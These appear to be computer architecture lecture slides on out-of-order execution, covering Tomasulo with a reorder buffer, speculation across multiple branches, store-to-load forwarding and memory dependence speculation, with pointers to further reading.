
# Some subtleties to think about...

- It's vital to reduce the branch misprediction penalty. Does the Tomasulo+ROB scheme described here roll-back as soon as the branch is found to be mispredicted?
- This discussion has assumed a single-issue machine. How can these ideas be extended to allow multiple instructions to be issued per cycle?
  - Issue
  - Monitoring CDBs for completion
  - Handling multiple commits per cycle

# Some subtleties to think about...

- What if a second conditional branch is encountered, before the outcome of the first is resolved?


## Speculating across more than one branch



- Two conditional branches
- We speculate on *both* branches


F0	value
F1	value
F2	value
F3	value

## Speculating across more than one branch



- Two conditional branches
- When we come to commit the first branch we discover it was mispredicted

## Speculating across more than one branch



- When we come to commit the first branch we discover it was mispredicted
- We squash all the issued instructions including the second branch

# Some subtleties to think about...

- Stores are buffered in the ROB, and committed only when the instruction is committed.
- A load can be issued while several stores (perhaps to the same address) are uncommitted. We need to make sure the load gets the right data. See:


Shen and Lipasti “Modern Processor Design” pg 271, or

[http://home.eng.iastate.edu/~zzhang/courses/cpre585\\_f03/slides/lecture11.pdf](http://home.eng.iastate.edu/~zzhang/courses/cpre585_f03/slides/lecture11.pdf)

- *This lies beyond the depth we have time to cover properly in this course, but let's look at some of the issues*

# Stores and loads with speculation

- We need to make sure stores are not sent to memory until the store instruction is committed
- We need to stall loads until all preceding stores have committed
  - ?
  - Or: until all possibly-aliasing stores have committed?
  - Or: until the addresses of all preceding uncommitted stores have been determined
- If/when the addresses of a load and all preceding uncommitted stores are known...
  - And if none of the store addresses match the load
  - Then the load can proceed
  - If the address of the load matches the address of an uncommitted store, we can forward the store's data to the load



# Store-to-load forwarding

- The Tomasulo scheme works on *registers* – it derives dependences between register-register instructions
- The registers being used are always known at issue time
- Loads and stores use *computed addresses*, which may or may *not* be known at issue time – consider:

*i1 SD F0 0(R3) // store F0 at address R3*  
*i2 LD R2 0(R1) // load an address from memory*  
*i3 SD F1 0(R2) // store F1 to that address*  
*i4 LD F2 0(R3) // load F1 from address R3*

- Can we (should we?) forward F0 from *i1* to *i4*?
- What if R1=R3?
- We could wait (as shown in previous slide)
- We could speculate! And then check for the misprediction
- We could add a forwarding predictor, to improve the speculation

# Store-to-load forwarding

- Memory dependence *\*speculation\** is the idea that we might allow a load to proceed\* before we know for sure which, if any, prior uncommitted store instruction writes to its address\*\*.
- (\* proceed either by forwarding a value from some store whose *\*value\** is known, or proceed by going to memory)
- (\*\* we may know the load's address but not (all) the addresses of the older stores. We might not know the load's address)
- Memory dependence speculation is when we use a predictor to decide when to do this.
- See [Memory dependence prediction - Wikipedia](#)
- I think this article (start at page 8) is particularly clear:
- <https://www.jilp.org/vol2/v2paper13.pdf>

# Design alternatives for o-o-o processor architectures

- See:
  - The Microarchitecture of the Pentium 4 Processor (Hinton et al, Intel Tech Jnl Q1 2001)
  - The SimpleScalar Tool Set, Version 2.0 (Burger and Austin, [http://www.simplescalar.com/docs/users\\_guide\\_v2.pdf](http://www.simplescalar.com/docs/users_guide_v2.pdf))
  - Wattch: a framework for architectural-level power analysis and optimizations (Brooks et al, ISCA 2000)  
[www.tortolaproject.com/papers/brooks00wattch.pdf](http://www.tortolaproject.com/papers/brooks00wattch.pdf)
- *Specifically:*
  - *Register Update Unit (RUU, as in Simplescalar) versus Re-Order Buffer*
  - *Realisation in Pentium III and Pentium 4 (“Netburst”)*
    - *Frontend and Retirement Register Alias Tables (RATs)*

